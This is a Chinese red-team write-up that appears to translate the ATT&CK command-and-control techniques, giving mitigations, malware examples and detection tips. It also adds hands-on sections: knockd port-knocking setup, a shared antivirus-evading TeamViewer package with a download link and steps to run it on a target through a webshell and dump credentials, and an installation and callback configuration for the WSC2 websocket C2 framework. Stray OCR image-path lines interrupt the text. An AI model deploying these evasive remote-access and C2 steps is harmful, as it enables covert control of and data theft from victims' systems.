使用标准数据编码系统对命令和控制（C2）信息进行编码。 数据编码的使用可以遵循现有协议规范，并且包括使用 ASCII，Unicode，Base64，MIME，UTF-8 或其他二进制到文本和字符编码系统。 某些数据编码系统也可能导致数据压缩，例如 gzip。

1.6.1、Mitigations

Mitigation	Description

Network Intrusion Prevention	使用网络签名来识别特定恶意软件的流量的网络入侵检测和防御系统可用于缓解网络级别的活动。 签名通常用于协议内的唯一指示符，并且可以基于特定对手或工具使用的特定混淆技术，并且可能在各种恶意软件系列和版本之间不同。 攻击者可能会随着时间的推移改变工具 C2 签名或构建协议，以避免被常见的防御工具检测到。

1.6.2、Examples

Name	Description
Bankshot	Bankshot 使用一系列字符和 gzip 对来自控制服务器的命令进行编码。
BS2005	BS2005 使用 Base64 编码进行 HTTP 请求的消息体中的通信。
Helminth	对于基于 HTTP 的 C2，Helminth 使用 base64 对数据进行编码，并通过 HTTP 请求的“Cookie”字段发送。 对于基于 DNS 的 C2，Helminth 将 ASCII 字符转换为十六进制值，并以明文形式发送数据。

1.6.3、Detection

> 分析不常见数据流的网络数据（例如，客户端发送的数据明显多于从服务器接收的数据）。 利用通常不具有网络通信或从未见过的网络的过程是可疑的。 分析数据包内容以检测不遵循正在使用的端口的预期协议行为的通信。

链接：Data Encoding

1.7、数据混淆

> 命令和控制（C2）通信被隐藏（但不一定是加密的）以试图使内容更难以发现或解密，并使通信不那么显眼并使命令不被看到。 这包括许多方法，例如将垃圾数据添加到协议流量，使用隐写术，将合法流量与 C2 通

信流量混合，或使用非标准数据编码系统，例如针对 HTTP 请求的消息体的修改的 Base64 编码。

1.7.1、Mitigations

Mitigation	Description
网络入侵防御	使用网络签名来识别特定恶意软件的流量的网络入侵检测和防御系统可用于缓解网络级别的某些混淆活动。

1.7.2、Examples

Name	Description
APT28	APT28 为每个编码字符串添加了“垃圾数据”，防止了在不知道垃圾清除算法的情况下进行简单解码。 每个植入物在创建时都被赋予“垃圾长度”值，由控制器软件跟踪以允许无缝通信但是阻止分析线上的命令协议。
Axiom	xiom 小组使用了其他形式的混淆，包括将合法流量与通信流量混合在一起，以使网络流看起来合法。 Axiom 使用的一些恶意软件也使用隐写术来隐藏 PNG 图像文件中的通信。
Backdoor.Oldrea	一些 Backdoor.Oldrea 样本使用标准 Base64 + bzip2，有些使用标准 Base64 +反向 XOR + RSA-2048 来解密从 C2 服务器接收的数据。
BACKSPACE	较新的 BACKSPACE 变体将使用自定义系统对 C2 通信进行编码。

1.7.3、Detection

分析不常见数据流的网络数据（例如，客户端发送的数据明显多于从服务器接收的数据）。 利用通常不具有网络通信或从未见过的网络的过程是可疑的。 分析数据包内容以检测不遵循正在使用的端口的预期协议行为的通信。

链接：Data Obfuscation

1.8、域面对

> 域前端利用内容交付网络（CDN）中的路由方案和托管多个域的其他服务来混淆 HTTPS 流量的预期目标或通过 HTTPS 隧道传输的流量。 [1]该技术涉及在 TLS 头的 SNI 字段和 HTTP 头的主机字段中使用不同的域名。 如果两个域都是从同一 CDN 提供的，则 CDN 可能会在解包 TLS 标头后路由到 HTTP 标头中指定的地址。 该技术的一种变体，即“无域”前端，利用留空的 SNI 字段; 即使 CDN 尝试验证 SNI 和 HTTP 主机字段是否匹配（如果忽略空白 SNI 字段），这可能允许前端工作。

例如，如果 domain-x 和 domain-y 是同一 CDN 的客户，则可以将 domain-x 放在 TLS 头中，将 domain-y 放在 HTTP 头中。 流量似乎将转到 domain-x，但 CDN 可能会将其路由到域-y。

1.8.1、Mitigations

Mitigation	Description
执行预防	为了使用域前端，攻击者可能需要为受感染的系统部署其他工具。可以通过应用程序白名单来防止安装这些工具。
SSL / TLS 检查	如果可以检查 HTTPS 流量，则可以针对看起来像域前端的连接分析捕获。

1.8.2、Examples

Name	Description
APT29	APT29 使用 Tor 的温顺域前端插件来隐藏 C2 流量的目的地。
meek	meek 使用 Domain Fronting 将网络流量的目的地伪装成与预期的 desitnation 在同一内容交付网络（CDN）中托管的另一个服务器。

1.8.3、Detection

如果 SSL 检查到位或流量未加密，则可以检查 HTTP 标头的主机字段是否与 HTTPS SNI 匹配，还是与域名黑名单或白名单匹配。

链接：Domain Fronting

1.9、域生成算法

攻击者可以利用域生成算法（DGAs）动态识别命令和控制流量的目的地，而不是依赖于静态 IP 地址或域列表。 这样做的好处是使防御者更难以阻止，跟踪或接管命令和控制通道，因为恶意软件可能有数千个域可以检查指令。 当通过生成每个字母构造域名时，DGA 可以采用明显随机或“乱码”字符串（例如：istgmxdejdnxuyla.ru）的形式。 或者，一些 DGA 通过将单词连接在一起而不是字母来使用整个单词作为单元（例如：cityjulydish.net）。 许多 DGA 都是基于时间的，为每个时间段（每小时，每天，每月等）生成不同的域。 其他人也将种子价值纳入其中，以便为防御者预测未来的领域更加困难。 攻击者可以使用 DGAs 来实现后备频道。 当主命令和控制服务器失去联系时，恶意软件可能会使用 DGA 作为重新建立命令和控制的手段。

1.9.1、Mitigations

Mitigation	Description
网络入侵防御	使用网络签名来识别特定恶意软件的流量的网络入侵检测和防御系统可用于缓解网络级别的活动。 恶意软件研究人员可以对使用 DGA 的恶意软件变体进行反向工程，并确定恶意软件将尝试联系的未来域，但这是一项耗费时间和资源的工作。 恶意软件也越来越多地结合了每个实例可能唯一的种子值，然后需要确定这些种子值以提取未来生成的域。 在某些情况下，可以从 DNS 流量中提取特定样本使用的种子。 即便如此，每天可能会产生数千个可能的域名; 这使

	得防御者由于成本而抢先注册所有可能的 C2 域是不切实际的。
限制基于 Web 的内容	在某些情况下，可以使用本地 DNS sinkhole 来帮助以更低的成本防止基于 DGA 的命令和控制。

1.9.2、Examples

Name	Description
BONDUPDATER	BONDUPDATER 使用 DGA 与命令和控制服务器通信。
CCBkdr	如果与主命令和控制服务器的通信丢失，CCBkdr 可以将 DGA 用于后备通道。
CHOPSTICK	CHOPSTICK 可以使用 DGA 作为后备通道，通过连接列表中的单词生成域。
Ebury	Ebury 使用 DGA 为 C2 生成域名。
POSHSPY	POSHSPY 使用 DGA 从单词列表中派生命令和控制 URL。
Ursnif	Ursnif 使用 DGA 为 C2 生成域名。

1.9.3、Detection

由于不同 DGA 算法的数量，不断发展的恶意软件系列以及算法的复杂性日益增加，检测动态生成的域可能具有挑战性。 有许多方法可以检测伪随机生成的域名，包括使用频率分析，马尔可夫链，熵，字典词的比例，元音与其他字符的比例等等。由于域名的格式，CDN 域可能会触发这些检测。 除了基于名称检测 DGA 域之外，用于检测可疑域的另一种更通用的方法是检查最近注册的名称或者很少访问的域。

已经开发出用于检测 DGA 域的机器学习方法，并且已经在应用中取得了成功。 一种方法是使用 N-Gram 方法来确定域名中使用的字符串的随机性分数。 如果随机性得分较高，并且域名未列入白名单（CDN 等），则可以确定域名是否与合法主机或 DGA 相关。[13] 另一种方法是使用深度学习将域分类为 DGA 生成。

链接：Domain Generation Algorithms

1.10、后备通道

如果主要信道被泄露或不可访问，攻击者可以使用回退或备用通信信道，以便维持可靠的命令和控制并避免数据传输阈值。

1.10.1、Mitigations

Mitigation	Description
网络入侵防御	使用网络签名来识别特定恶意软件的流量的网络入侵检测和防御系统可用于缓解网络级别的活动。 签名通常用于协议内的唯一指示符，并且可以基于特定对手或工具使用的特定协议，并且可能在各种恶意软件系列和版本之间不同。 攻击者可能会随着时间的推移改变工具 C2 签名或构建协议，以避免被常见的防御工具检测到。

1.10.2、Examples

Name	Description
BISCUIT	BISCUIT 恶意软件包含在主命令和控制服务器之后联系的辅助回退命令和控制服务器。
BlackEnergy	BlackEnergy 可以通过 plus.google.com 通过备份渠道进行通信。
Cardinal RAT	Cardinal RAT 可以通过多个 C2 主机和端口组合进行通信。
CHOPSTICK	如果当前的 C2 频道被破坏，CHOPSTICK 可以切换到新的 C2 频道。
Derusbi	Derusbi 使用带有 HTTP 信标的备份通信方法。
DustySky	DustySky 有两个用于 C2 服务器的硬编码域; 如果第一个没有回应，它会尝试第二个。
HOPLIGHT	如果一个失败，HOPLIGHT 有多个 C2 通道。

JHUHUGIT	JHUHUGIT 测试它是否可以通过首先尝试直接连接到达其 C2 服务器，如果它失败，获取代理设置并通过代理发送连接，最后如果代理方法失败则将代码注入正在运行的浏览器。
Kazuar	Kazuar 可以接受 C2 服务器的多个 URL。
Kwampirs	Kwampirs 使用大量的 C2 服务器循环，直到建立成功的连接。
Lazarus Group	Lazarus Group 恶意软件 SierraAlfa 将数据发送到随机选择的硬编码 C2 服务器之一，如果传输失败，则选择新的 C2 服务器再次尝试传输。
Linfo	Linfo 创建了一个后门程序，远程攻击者可以通过该后门程序更改 C2 服务器。
MiniDuke	如果通过 Twitter 的主要 C2 方法不起作用，MiniDuke 使用谷歌搜索来识别 C2 服务器。
MIS-Type	Mis-Type 首先尝试在 C2 的原始 TCP 套接字上使用 Base64 编码的网络协议，如果该方法失败，则回退到基于 HTTP 的辅助协议以与备用 C2 服务器通信。
NETEAGLE	NETEAGLE 将尝试检测受感染的主机是否配置为代理。 如果是这样，NETEAGLE 将通过 HTTP POST 请求发送信标; 否则它将通过 UDP / 6000 发送信标。
OilRig	OilRig 恶意软件 ISMAgent 如果无法通过 HTTP 访问 C2 服务器，则会回退到 DNS 隧道机制。
QUADAGENT	QUADAGENT 为其 C2 服务器使用多个协议（HTTPS，HTTP，DNS）作为后备通道，如果与其中一个通信不成功的话。
S-Type	S-Type 主要使用端口 80 用于 C2，但如果初始通信失败，则回退到端口 443 或 8080。
SslMM	SslMM 有一个硬编码的主要和备用 C2 字符串。
WINMM	WinMM 通常配置有 C2 通信的主域和备份域。
XTunnel	XTunnel 使用的 C2 服务器为受害者提供了一个端口号，以便在连

接在当前使用的端口上关闭时用作后备。

1.10.3、Detection

分析不常见数据流的网络数据（例如，客户端发送的数据明显多于从服务器接收的数据）。 利用通常不具有网络通信或从未见过的网络的过程是可疑的。 分析数据包内容以检测不遵循正在使用的端口的预期协议行为的通信。

链接：Fallback Channels

1.11、多跳代理

为了掩盖恶意流量的来源，攻击者可以将多个代理链接在一起。 通常，防御者将能够识别在进入其网络之前经过的最后一个代理流量; 防御者可能或可能不能在最后一跳代理之前识别任何先前的代理。 该技术通过要求防御者通过若干代理跟踪恶意流量来识别其来源，从而使识别恶意流量的原始来源变得更加困难。

1.11.1、Mitigations

Mitigation	Description
缓解说明	过滤网络流量可以通过使用网络黑白名单来阻止已知匿名网络和 C2 基础设施的流量。 应该注意的是，这种阻塞可以通过其他技术来避开，例如 Domain Fronting。

1.11.2、Examples

Name	Description
APT29	APT29 使用的后门创建了一个 Tor 隐藏服务，用于将流量从 Tor 客户端转发到本地端口 3389（RDP），139（Netbios）和 445（SMB），从而实现从网络外部的完全远程访问。

Dok	Dok 通过自制软件下载并安装 Tor。
FIN4	FIN4 使用 Tor 登录受害者的电子邮件帐户。
GreyEnergy	GreyEnergy 已将 Tor 继电器用于命令和控制服务器。
Keydnap	Keydnap 使用 tor2web 代理的副本进行 HTTPS 通信。
MacSpy	MacSpy 使用 Tor 进行命令和控制。
Tor	遍历 Tor 网络的流量将在退出 Tor 网络并继续到达预定目的地之前转发到多个节点。
WannaCry	WannaCry 使用 Tor 来控制和控制流量。

1.11.3、Detection

> 当观察多跳代理的使用时，来自实际命令和控制服务器的网络数据可以允许关联传入和传出流以跟踪恶意流量回到其源。 还可以通过警告已知匿名网络（例如 Tor）或使用该技术的已知对手基础设施的流量来检测多跳代理。

链接：Multi-hop Proxy

多个阶段信道

攻击方可以创建用于在不同条件下或用于某些功能的 C2 的多个阶段。 使用多个阶段可以混淆命令和控制的通道，使检测更加困难。

远程访问工具将向 C2 服务器请求第一阶段的指令。第一阶段可能具有自动化功能，可收集基本主机信息，更新工具和上传其他文件。此时可以上传第二个远程访问工具（RAT），使受害主机向 C2 服务器请求第二阶段的指令。 第二阶段可能会更加全面，并允许攻击者通过反弹 shell 或其他 RAT 功能与系统进行交互。

不同的阶段是完全分开的，没有重叠。在被发现或阻断第一阶段通信的情况下，加载器还可以备份第一阶段的回调方法或者回调信道。

多方式通信

一些攻击者会将通信分割，利用不同的协议发送出去。这种做法可以有一个用于入站的协议，另一个用于出站数据，这种做法可以绕过某些防火墙限制。拆分也可以是随机的，以简单地避免在任何一个协议通信上的数据警报。

多层加密

攻击者使用多层加密执行 C2 通信，通常（但不是唯一地）在协议加密方案（例如 HTTPS 或 SMTPS）内在自定义一种或多种加密方案。

端口试探

Port Knocking 技术是防御者和攻击者用来隐藏开放端口访问的一种方法。为了打开端口，攻击者在打开端口之前发送一系列具有某些特征的数据包。通常，这一系列数据包包括尝试连接到自定义端口的序列，但可能涉及异常标志，特定字符串或其它特征。序列发送完成后，通常由主机的防火墙打开端口，但也可以通过自定义的软件实现。

这项技术可以用在动态打开一个端口以及启动与不同系统上的监听服务器的连接。

可以通过不同的方法来观察触发通信的握手包。最初由 Cd00r 实现的一种方法是使用 libpcap 库来嗅探有问题的数据包。另一种方法利用原始套接字，使恶意软件能够使用已经打开的端口供其他程序使用。

实践

以 ssh 服务为例：

先 yum install knockd

配置：

/etc/knockd.conf
[options]

UseSyslog
[opencloseSSH]
sequence = 44440:udp,44442:udp,44441:udp
seq_timeout = 30
tcpflags = syn,ack
start_command = /sbin/iptables –I INPUT –s %IP% –p tcp —dport ssh –j ACCEPT
cmd_timeout = 300
stop_command = /sbin/iptables –D INPUT –s %IP% –p tcp —dport ssh –j ACCEPT

iptable 未开放 SSH:

[root@ubuntu ~]# iptables –nL INPUT

Chain INPUT (policy ACCEPT)
target prot opt source destination
RH–Firewall–1–INPUT all — 0.0.0.0/0 0.0.0.0/0

启动 port knocking daemon，这里开了调试和 Verbose 选项。

[root@ubuntu ~]# knockd –D –v

config: new section: ‘options’
config: usesyslog
config: new section: ‘opencloseSSH’
config: opencloseSSH: sequence: 44440:udp,44442:udp,44441:udp
config: opencloseSSH: seq_timeout: 30
config: tcp flag: SYN
config: tcp flag: ACK
config: opencloseSSH: start_command: /sbin/iptables –I INPUT –s %IP% –p tcp —d
port ssh –j ACCEPT
config: opencloseSSH: cmd_timeout: 300
config: opencloseSSH: stop_command: /sbin/iptables –D INPUT –s %IP% –p tcp —
dport ssh –j ACCEPT

ethernet interface detected
Local IP: 10.18.1.1
listening on eth0…

客户端来敲下，使用了 windows 下的程序:

knock 的 Win32 客户端程序：

http://www.zeroflux.org/proj/knock/files/knock-win32.zip

C:\>knock.exe -v 10.18.1.1 44440:udp 44442:udp 44441:udp
hitting udp 10.18.1.1:44440
hitting udp 10.18.1.1:44442
hitting udp 10.18.1.1:44441

服务器端监视到了正确的端口序列，触发动作，开放了 SSH 端口。

2019-08-11 00:27:25: udp: 10.18.1.2:54204 -> 10.18.1.1:44440 60 bytes
10.18.1.2: opencloseSSH: Stage 1
2019-08-11 00:27:25: udp: 10.18.1.2:54205 -> 10.18.1.1:44442 60 bytes
10.18.1.2: opencloseSSH: Stage 2
2019-08-11 00:27:25: udp: 10.18.1.2:54206 -> 10.18.1.1:44441 60 bytes
10.18.1.2: opencloseSSH: Stage 3
10.18.1.2: opencloseSSH: OPEN SESAME
opencloseSSH: running command: /sbin/iptables -I INPUT -s 10.18.1.2 -p tcp —dpo
rt ssh -j ACCEPT

重新查看 iptables

[root@ubuntu ~]# iptables -nL INPUT

iptables 中已经加了允许条目。

Chain INPUT (policy ACCEPT)
target prot opt source destination
ACCEPT tcp — 10.18.1.1 0.0.0.0/0 tcp dpt:22
RH-Firewall-1-INPUT all — 0.0.0.0/0 0.0.0.0/0

远程访问工具

攻击者可以使用合法的桌面支持和远程访问软件，例如 Team Viewer，Go2Assist，LogMein，AmmyyAdmin 等，来建立网络内目标系统的交互式命令和控制通道。这些服务通常是合法的技术支持软件，并且可以在目标环境中列入白名单。与攻击者常用的其他合法软件相比，VNC，Ammy 和 Teamviewer 等远程访问工具经常被使用。

可以在后渗透测试阶段使用远程访问工具作为访问目标机器的备用通信方式，或者作为与目标系统建立交互式远程桌面会话的方式。它们还可以用作恶意软件的组件，以建立反向连接或反向连接到服务或攻击者控制的系统。

TeamViewer 等管理工具已被多个黑客团体用于攻击一些俄罗斯国家机构和犯罪组织。

实践

分享一个免杀的 Teamviewer 远控端。

TV 需要对方机器的 ID 与密码才能控制对方机器，但是通常情况下，我们拿到一般都是 webshell 或者反弹回连的 shell，无法查看对方的 ID 和密码。

本例采用一种新的方式，即将 ID 和密码转储到一个文件中，即可在命令行状态下读到数据，从而进一步的进行远程控制。

首先：下载链接


https://mega.nz/#!tmYlSaiA!Z5ofakL2CwxxDXfRWnNXxTk0Ay-4WA9nB8k5MW0GGgY


上传 TV_V2.exe 到目标机器，并执行：


TV_V2.exe 在目标上运行会在当前目录生成生成 3 个文件

然后请运行生成的 gps.exe 文件之后会生成 vtr.txt 里面有 ID 和 pass

连接请用压缩包里的 TeamViewer_Setup.exe 文件




TV_V2.exe
Systemr.exe
svchost.exe
gps.exe



远程文件复制

攻击者可以通过工具或其它程序将文件从一个系统复制到另一个系统，可以通过 C2 通道从被控制的系统复制文件，从而将工具上传到目标网络，或通过其他工具（如 FTP）。也可以使用 scp，rsync 和 sftp 等本机工具在 Mac 和 Linux 上复制文件。

攻击者还可以在受害者内部网络系统之间横向复制文件，可以使用自带的文件共享协议进行远程执行的横向移动，例如通过 SMB 去连接网络共享或者去连接经过身份验证的 Windows 管理员共享或远程桌面协议的的文件共享。

标准应用层协议

攻击者可以使用通用标准化的应用层协议（如 HTTP，HTTPS，SMTP 或 DNS）进行通信，这样可以通过与现有流量混合达到防御绕过的目标。远程系统的命令以及这些命令的结果通常隐藏在客户端和服务器之间的通信协议流量中。

对于在安全区内部发生的连接（例如代理或跳板节点与其它节点之间的连接），常用的协议是 RPC，SSH 或 RDP。

*使用 **websocket***

某些 Web 网关不检查 Web 套接字内容。 因此，它可以用作向主机执行任意命令的通信通道。

https://github.com/Arno0x/WSC2


安装和配置

1. git clone https://github.com/Arno0x/WSC2 WSC2
2. cd WSC2
3. pip install –r requirements.txt
4. python wsc2.py
5. 更改配置文件


```
# -*- coding: utf8 -*-

# Callback IP or FQDN the agent should use to reach this WSC2 server
# This callback IP or FQDN is used in the HTML file as the websocket address to reach this WSC2 server
# as well as in the creation of the stager files
CALLBACK = 'http://192.168.43.197'

# TCP port on which the websocket server will be listening to
PORT = 8080

# Various local directories path
STATICFILES = './static' # Defines the directory for the web server static files
INCOMINGFILES = './incoming' # Defines the directory for the incoming files from the agent
STAGERFILES = './stagers' # Defines the directory for the stager files

# Path to the .Net assembly WSC2 agent
AGENTRELEASE = './agent/release/wsc2.dll'

# Password from which will be derived the xor encryption key
XORPASSWORD = 'thisisafuckingbadpassword'

# Prefix used for the HTML element IDs. This is used by the agent to retrieve these IDs in the HTML page
# You might want to change it to make your version more special
IDPREFIX = 'wsc2'

# If you choose to clone a site to hide WSC2 websocket components in a real looking site
# turn CLONESITE to 'True' and set the website you want to clone
CLONESITE = False
CLONESITE_USERAGENT = "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0"
CLONESITE_URL = "https://www.baidu.com"
```

运行：

python2 wsc2.py



生成 payload，并上线



*使用 **WMI***

WmiShell

Windows Management Instrumentation（WMI）是一项 Microsoft 技术，旨在允许管理员跨网络执行本地和远程管理操作。由于 WMI 是自 Windows 98 以来存在与 Windows 生态系统的一部分，因此无论是运行 Windows 10 还是 Windows XP，它几乎可以在每个网络中使用。可以通过 WMI 执行的一些操作包括：

- 命令执行
- 文件传输
- 读取文件和注册表项
- 文件系统审查
- windows 事件审查

